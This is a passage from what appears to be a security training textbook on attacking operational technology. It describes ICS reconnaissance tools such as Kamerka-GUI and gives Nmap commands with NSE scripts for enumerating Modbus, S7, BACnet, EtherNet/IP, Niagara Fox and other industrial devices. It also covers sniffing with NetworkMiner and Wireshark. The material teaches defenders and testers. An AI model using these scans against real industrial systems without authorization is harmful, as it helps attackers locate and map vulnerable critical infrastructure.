


Figure 18.101: Screenshot of CIRT.net

Information-Gathering Tools

Discussed below are various OT information-gathering tools:

- **Kamerka-GUI**


  Source: *https://github.com*

  Kamerka-GUI is an OT reconnaissance tool designed to locate and map Internet-facing industrial control systems (ICS). The tool utilizes Shodan's advanced search filters to identify specific ICS devices such as SCADA systems, PLCs, HMIs, and RTUs. Attackers can identify country-specific vulnerable ICS devices using the Kamerka-GUI. The tool also displays the locations of the identified ICS devices on an interactive map, offering a clear visual representation of their distribution. They can also generate heat maps to highlight the regions with high concentrations of vulnerable devices.

Figure 18.102: Screenshot of Kamerka-GUI

Listed below are some additional OT information-gathering tools:

- SearchDiggity (*https://bishopfox.com*)
- Zeek (*https://zeek.org*)
- Criminal IP (*https://www.criminalip.io*)
- ZoomEye (*https://www.zoomeye.hk*)
- ONYPHE (*https://www.onyphe.io*)



Scanning ICS/SCADA Systems using Nmap

Attackers use scanning tools such as Nmap to identify open ports and running services on systems connected to OT networks.

Discussed below are various Nmap commands used by attackers to enumerate open ports and services of ICS/SCADA systems:

- **Identifying Open Ports and Services**

  ```
  nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p 80, 102, 443, 502, 530, 593, 789, 1089-1091, 1911, 1962, 2222, 2404, 4000, 4840, 4843, 4911, 9600, 19999, 20000, 20547, 34962-34964, 34980, 44818, 46823, 46824, 55000-55003 <Target IP>
  ```

  Attackers use the above Nmap command to perform initial reconnaissance to identify active ICS/SCADA protocols. The port numbers listed in the command are well-known port numbers used for ICS/SCADA protocols.

- **Identifying HMI Systems**

  ```
  nmap -Pn -sT -p 46824 <Target IP>
  ```

  Some vendors provide HMI interfaces that operate on ports other than ICS/SCADA ports. For example, consider the HMI software Sielco Sistemi Winlog, which uses TCP port 46824.

- **Scanning Siemens SIMATIC S7 PLCs**

  ```
  nmap -Pn -sT -p 102 -script=s7-info <Target IP>
  ```

  Attackers use the above command to detect PLC devices with open port 102. Siemens SIMATIC S7 PLC devices use port 102 for S7 Communication, used for exchanging information between PLC devices and SCADA systems.

- **Scanning Modbus Devices**

  ```
  nmap -Pn -sT -p 502 --script modbus-discover <Target IP>
  ```

  ```
  nmap -sT -Pn -p 502 --script modbus-discover --script-args='modbus-discover.aggressive=true' <Target IP>
  ```

  Attackers use the above command to identify Modbus-enabled devices along with their Slave IDs.

- **Scanning BACnet Devices**

  ```
  nmap -Pn -sU -p 47808 --script bacnet-info <Target IP>
  ```

  Attackers enumerate BACnet devices used for interconnecting and controlling building and automation systems, HVAC systems, etc. The above command helps attackers to retrieve information such as the name of the vendor, device name, serial number, and firmware version. It also helps attackers to detect BACnet Broadcast Management Devices (BBMDs) using NSE script BACnet-discover-enumerate.nse.

- **Scanning Ethernet/IP Devices**

  ```
  nmap -Pn -sU -p 44818 --script enip-info <Target IP>
  ```

  Ethernet/IP is a popular protocol implemented by many industrial networks. Ethernet/IP uses Ethernet as a transport layer protocol, and CIP is used to provide services for industrial applications. This protocol operates on UDP port number 44818. Using the above command, attackers can gather information such as the name of the vendor, product code and name, device name, IP address, etc.

- **Scanning Niagara Fox Devices**

  ```
  nmap -Pn -sT -p 1911,4911 --script fox-info <Target IP>
  ```

  Niagara Fox is a protocol used for device-to-device within building management systems (BMSs). This protocol operates on TCP ports 1911 and 4911. The above command allows attackers to gather information such as application name, Java version, host OS, time zone, local IP address, and software versions.

- **Scanning ProConOS Devices**

  ```
  nmap -Pn -sT -p 20547 --script proconos-info <Target IP>
  ```

  ProConOS is a high-performance runtime engine for PLC devices designed to control embedded and PC-based control applications. Attackers can use the above command to enumerate information such as PLC type, project name, project source code name, and ladder logic runtime information.

- **Scanning Omron PLC Devices**

  ```
  nmap -Pn -sT -p 9600 --script omron-info <Target IP>
  nmap -Pn -sU -p 9600 --script omron-info <Target IP>
  ```

  Factory Interface Network Service (FINS) is an Omron protocol used by PLC programs to communicate program data and perform other services with a remote PLC device. FINS uses TCP or UDP port 9600 to provide services.

- **Scanning PCWorx Devices**

  ```
  nmap -Pn -sT -p 1962 --script pcworx-info <Target IP>
  ```

  PCWorx are PC-based automated solutions for industrial networks. These systems process unauthenticated messages from remote systems. Attackers use the above command to gather information such as PLC type, model number, and firmware version.

Sniffing using NetworkMiner

Source: *https://www.netresec.com*

NetworkMiner helps attackers to perform passive network sniffing and packet capturing to detect open ports, hostnames, operating systems, sessions, etc. without generating traffic on the network. Attackers also use NetworkMiner for parsing and analyzing PCAP files and reassembling/recreating transmitted files or certificates from the PCAP files. Using NetworkMiner, attackers can gain access to the PCAP files that can be used to analyze the earlier captured network traffic from the ICS network.





Figure 18.103: Screenshot of NetworkMiner



Analyzing Modbus/TCP Traffic using Wireshark

Source: *https://www.wireshark.org*

Wireshark is an open-source network protocol analyzer tool that can be used for capturing and analyzing network traffic. Attackers use this tool to capture and analyze Modbus/TCP traffic on industrial networks. Attackers manipulate the captured packets and send a malicious payload to the Modbus device. Modbus/TCP does not have any in-built encryption or security features, so attackers can easily gather information from the data packets being transmitted between the network and a Modbus port on a device.

